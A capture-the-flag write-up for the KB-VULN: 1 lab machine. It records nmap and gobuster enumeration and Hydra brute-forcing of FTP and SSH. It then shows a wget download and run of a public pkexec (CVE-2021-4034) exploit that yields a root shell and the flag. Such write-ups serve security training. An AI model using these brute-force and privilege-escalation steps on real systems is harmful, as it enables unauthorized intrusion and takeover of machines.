KB-VULN: 1

Prepared By: Pedro Chalegre
Machine Author: MachineBoy
Difficulty: Easy
Date: 29/10/2022

Enumeration


First, we used nmap to execute a scan in our host.
$ nmap -sS -T4 -v 12.0.2.4

```
┌──(vpr㉿kali)-[~]
└─$ sudo nmap -sS -T4 -v 12.0.2.4
[sudo] senha para vpr:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-29 16:02 -03
Initiating ARP Ping Scan at 16:02
Scanning 12.0.2.4 [1 port]
Completed ARP Ping Scan at 16:02, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:02
Completed Parallel DNS resolution of 1 host. at 16:02, 0.75s elapsed
Initiating SYN Stealth Scan at 16:02
Scanning 12.0.2.4 [1000 ports]
Discovered open port 80/tcp on 12.0.2.4
Discovered open port 22/tcp on 12.0.2.4
Discovered open port 21/tcp on 12.0.2.4
Completed SYN Stealth Scan at 16:02, 0.48s elapsed (1000 total ports)
Nmap scan report for 12.0.2.4
Host is up (0.00061s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:09:6B:FC (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.55 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)
```


Then, we executed a most specific scan in the open ports that we found.
$ nmap -A -p21,22,81,443 12.0.2.4 -oN /home/vpr/Desktop/OutputNmap.txt

```
┌──(vpr㉿kali)-[~]
└─$ nmap -A -p21,22,80,443 12.0.2.4 -oN /home/vpr/Área\ de\ trabalho/OutputNmap.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-29 16:03 -03
Nmap scan report for 12.0.2.4
Host is up (0.011s latency).

PORT    STATE  SERVICE VERSION
21/tcp  open   ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:12.0.2.6
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open   ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 958446ae4721d1737d2f0a668798afd3 (RSA)
|   256 af79867700593eeecf6ebbbccbad96cc (ECDSA)
|_  256 9d4d2aa165d4f2bd5b2522ecbc6f6697 (ED25519)
80/tcp  open   http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: OneSchool &mdash; Website by Colorlib
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp closed https
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.91 seconds
```

Checking the http service running in port 80, we can find a website.



Going through the pages we couldn't find anything relevant. But when checking the source code, there's a credential.



Now we have our first credential: “sysadmin”. Our next step is utilizing GoBuster to do a directories search.

$ gobuster dir -u http://12.0.2.4 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt,php

```
┌──(vpr㉿kali)-[~]
└─$ gobuster dir -u http://12.0.2.4 -w /usr/share/wordlists/dirbuster/directo
ry-list-2.3-medium.txt -x html,txt,php
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://12.0.2.4
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
2022/10/29 15:01:59 Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 273]
/images               (Status: 301) [Size: 305] [--> http://12.0.2.4/images/]
/index.html           (Status: 200) [Size: 25578]
/css                  (Status: 301) [Size: 302] [--> http://12.0.2.4/css/]
/js                   (Status: 301) [Size: 301] [--> http://12.0.2.4/js/]
/fonts                (Status: 301) [Size: 304] [--> http://12.0.2.4/fonts/]
/.html                (Status: 403) [Size: 273]
/server-status        (Status: 403) [Size: 273]
Progress: 881967 / 882244 (99.97%)===========================================
===============================================================
2022/10/29 15:17:29 Finished
===============================================================
```

We ended up not getting anything relevant from our scan. But let's keep going.

FTP

As we could see in our nmap scan, there is a FTP service running on and the Anonymous login is enabled. Let's try it.

$ ftp 12.0.2.4

```
┌──(vpr㉿kali)-[~]
└─$ ftp 12.0.2.4
Connected to 12.0.2.4.
220 (vsFTPd 3.0.3)
Name (12.0.2.4:vpr): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||26345|)
150 Here comes the directory listing.
drwxrwxr-x    2 1000     1000         4096 Aug 22  2020 .
drwxrwxr-x    2 1000     1000         4096 Aug 22  2020 ..
-rw-r--r--    1 0        0              54 Aug 22  2020 .bash_history
226 Directory send OK.
ftp>
```

We could effectively login, but can't find anything good.

Let's try to use Hydra to brute-force the FTP service, passing the login credential that we've found as an argument.


$ hydra -l sysadmin -P /usr/share/wordlists/rockyou.txt -F 12.0.2.4 ftp

```
┌──(vpr㉿kali)-[~]
└─$ hydra -l sysadmin -P /usr/share/wordlists/rockyou.txt -F 12.0.2.4 ftp

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-29 15:41:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~89652
5 tries per task
[DATA] attacking ftp://12.0.2.4:21/
[21][ftp] host: 12.0.2.4   login: sysadmin   password: password1
[STATUS] attack finished for 12.0.2.4 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-29 15:41:31
```

There we go. Let's login with the credentials and see what we can find.

```
┌──(root㉿kali)-[~]
└─# ftp 12.0.2.4
Connected to 12.0.2.4.
220 (vsFTPd 3.0.3)
Name (12.0.2.4:vpr): sysadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||35216|)
150 Here comes the directory listing.
drwxrwxr-x    2 1000     1000         4096 Aug 22  2020 ftp
-rw-r--r--    1 0        0              33 Aug 22  2020 user.txt
226 Directory send OK.
ftp> more user.txt
48a365b4ce1e322a55ae9017f3daf0c0
```

We found a txt file named "user.txt", probably a user credential of the machine. But it's a hash. Let's break it and see what we got.



SSH

Our hash returned the same credential that we already have. Maybe it's a user of the machine and we can maybe login with it using the SSH service. Let's give it a try.
We'll use Hydra again to brute-force the SSH service.

$ hydra -l sysadmin -P /usr/share/wordlists/rockyou.txt -F 12.0.2.4 ssh

```
┌──(vpr㉿kali)-[~]
└─$ hydra -l sysadmin -P /usr/share/wordlists/rockyou.txt -F 12.0.2.4 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-29 15:45:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
 the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~89652
5 tries per task
[DATA] attacking ssh://12.0.2.4:22/
[22][ssh] host: 12.0.2.4   login: sysadmin   password: password1
[STATUS] attack finished for 12.0.2.4 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-29 15:45:25
```

Ok! Same credentials? They're making this easy for us. Let's login.

```
┌──(vpr㉿kali)-[~]
└─$ ssh sysadmin@12.0.2.4
sysadmin@12.0.2.4's password:

                        WELCOME TO THE KB-SERVER

Last login: Sat Oct 29 18:15:04 2022 from 12.0.2.6
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

sysadmin@kb-server:~$ sudo -l
[sudo] password for sysadmin:
Sorry, user sysadmin may not run sudo on kb-server.
sysadmin@kb-server:~$ _
```

We're in! But we can't use sudo commands.
Let's take a look at the users registered on the machine. For this we're going to read the "passwd" file.

$ cat /etc/passwd

Maybe we can escalate our privileges till the root user.

```
sysadmin@kb-server:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sysadmin:x:1000:1000:KernelBlog VM:/home/sysadmin:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
eftipi:x:1001:1001:,,,:/home/eftipi:/bin/bash
ftp:x:111:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

Ok, we found three users that have login active and a bash. They are: root, sysadmin (our user) and eftipi.


Privilege escalation

Let's try to escalate our privileges till we become the root user. We're going to search for ways to escalate privileges, normally a file/service with SUID. For this we use:


$ find / perm -4000 2>/dev/null

```
sysadmin@kb-server:~$ find / -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/traceroute6.iputils
/bin/fusermount
/bin/umount
/bin/mount
/bin/ping
/bin/su
sysadmin@kb-server:~$
```

Ok, many of these files are just default ones and we can't explorate them. We've to do some research and filter these files, till we can find one that can be exploited.



There is a python script to exploit this “pkexec” service.



I’ll give it a go. Let’s download it on the machine. For this we use:

$ wget ‘https://raw.githubusercontent.com/Almorabea/pkexec-exploit/main/CVE-2021-4034.py’


```
sysadmin@kb-server:~$ ls
ftp  user.txt
sysadmin@kb-server:~$ wget 'https://raw.githubusercontent.com/Almorabea/pkexec-exploit/main/CVE-2021-4034.py'
--2022-10-29 18:56:58--  https://raw.githubusercontent.com/Almorabea/pkexec-exploit/main/CVE-2021-4034.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3068 (3.0K) [text/plain]
Saving to: ‘CVE-2021-4034.py’

CVE-2021-4034.py          100%[===================>]   3.00K  --.-KB/s    in 0s

2022-10-29 18:56:59 (36.7 MB/s) - ‘CVE-2021-4034.py’ saved [3068/3068]

sysadmin@kb-server:~$ _
```

Script downloaded. Now, fingers crossed and let's execute it using python3.

$ python3 CVE-2021-4034.py

```
sysadmin@kb-server:~$ ls
CVE-2021-4034.py  ftp  user.txt
sysadmin@kb-server:~$ python3 CVE-2021-4034.py
Do you want to choose a custom payload? y/n (n use default payload)  n
[+] Cleaning pervious exploiting attempt (if exist)
[+] Creating shared library for exploit code.
[+] Finding a libc library to call execve
[+] Found a library at <CDLL 'libc.so.6', handle 7ffb2bb39000 at 0x7ffb2a5e37f0>
[+] Call execve() with chosen payload
[+] Enjoy your root shell
# whoami
root
# cd /root
# ls
flag.txt
# cat flag.txt
1eedddf9fff436e6648b5e51cb0d2ec7
# python3 -c 'import pty; pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@kb-server:/root# _
```

Finally, we're root! There's a flag inside the root directory. Cracking the hash, the result is: "kernelblog"



Well, it's over. Now we can do everything we want on the machine!